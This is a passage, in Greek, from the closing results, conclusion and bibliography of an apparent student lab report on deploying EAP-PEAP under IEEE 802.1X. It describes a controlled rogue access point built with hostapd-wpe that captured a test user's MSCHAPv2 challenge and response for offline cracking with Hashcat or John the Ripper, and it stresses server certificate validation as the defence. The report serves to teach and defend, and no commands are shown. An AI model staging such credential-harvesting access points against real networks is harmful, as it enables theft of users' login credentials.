Όπως παρατηρείται στην καταγραφή του διακομιστή (hostapd-wpe), το Rogue Access Point εντόπισε την προσπάθεια σύνδεσης. Ο διακομιστής κατέγραψε επιτυχώς την ταυτότητα του χρήστη («unipi_student»-Identity received). Το πιο κρίσιμο εύρημα, ωστόσο, είναι η υποκλοπή της κρυπτογραφικής πρόκλησης (challenge) και της απάντησης (response). Τα δεδομένα αυτά μορφοποιήθηκαν αυτόματα από το εργαλείο σε μορφή συμβατή με γνωστά προγράμματα διάρρηξης κωδικών (όπως Hashcat και John the Ripper), αναδεικνύοντας στην πράξη τις ευπάθειες που προκύπτουν όταν ο πελάτης δεν επαληθεύει αυστηρά το ψηφιακό πιστοποιητικό του διακομιστή (Server Certificate Validation) πριν την αποστολή των ευαίσθητων διαπιστευτηρίων του.

Συμπέρασμα

Συμπερασματικά, η παρούσα εργασία υλοποίησε με επιτυχία την ανάπτυξη μιας μεθόδου ταυτοποίησης EAP (ειδικότερα EAP-PEAP) στα πλαίσια του προτύπου IEEE 802.1X. Η διαδικασία ανέδειξε την πολυπλοκότητα αλλά και την ευελιξία της

αρχιτεκτονικής, η οποία απαιτεί τον συντονισμό τριών οντοτήτων: του Πελάτη (Supplicant), του Ελεγκτή Ταυτότητας (Authenticator) και του Διακομιστή Πιστοποίησης (Authentication Server).

Κατά την πρακτική εφαρμογή, προέκυψαν φυσικοί περιορισμοί σε επίπεδο υλικού (hardware/driver limitations) από τον ασύρματο προσαρμογέα δικτύου, ο οποίος δεν υποστήριζε τη μετάβαση σε λειτουργία Master (Access Point). Οι δυσκολίες αυτές αντιμετωπίστηκαν αποτελεσματικά σε επίπεδο συστημάτων, μέσω της χρήσης προηγμένων δυνατοτήτων του πυρήνα του Linux (δημιουργία εικονικών ασύρματων διεπαφών με τη μονάδα mac80211_hwsim), αποδεικνύοντας τη σημασία της προσαρμοστικότητας στη διαχείριση δικτυακών υποδομών.

Τέλος, η επιτυχής προσομοίωση ενός ελεγχόμενου κακόβουλου σημείου πρόσβασης (Rogue Access Point) μέσω του εξειδικευμένου λογισμικού hostapd-wpe, απέδειξε πρακτικά τους κινδύνους ασφαλείας που ελλοχεύουν στα ασύρματα δίκτυα εταιρικού επιπέδου (WPA2/3-Enterprise). Η υποκλοπή των διαπιστευτηρίων MSCHAPv2 καθιστά σαφές ότι η ασφάλεια του προτύπου 802.1X εξαρτάται άμεσα από τη σωστή παραμετροποίηση των συσκευών των τελικών χρηστών και, συγκεκριμένα, από την υποχρεωτική επαλήθευση των ψηφιακών πιστοποιητικών (PKI) του διακομιστή.

Βιβλιογραφία

- 802.1X-2020 - IEEE Standard for Local and Metropolitan Area Networks--Port-Based Network Access Control. (n.d.). Retrieved from <https://ieeexplore.ieee.org/document/9018454>
- RFC 3748: Extensible Authentication Protocol (EAP). (n.d.). Retrieved from <https://datatracker.ietf.org/doc/html/rfc3748>
- RFC 2759: Microsoft PPP CHAP Extensions, Version 2. (n.d.). Retrieved from <https://datatracker.ietf.org/doc/html/rfc2759>
- OpenSecurityResearch. (n.d.). GitHub - OpenSecurityResearch/hostapd-wpe: Modified hostapd to facilitate AP impersonation attacks. Retrieved from <https://github.com/OpenSecurityResearch/hostapd-wpe>
- TLS-based EAP types and TLS 1.3. (n.d.). Retrieved from <https://datatracker.ietf.org/doc/html/draft-ietf-emu-tls-eap-types-02>
- Linux WPA Supplicant (IEEE 802.1X, WPA, WPA2, WPA3, RSN, IEEE 802.11I). (n.d.). Retrieved from https://w1.fi/wpa_supplicant/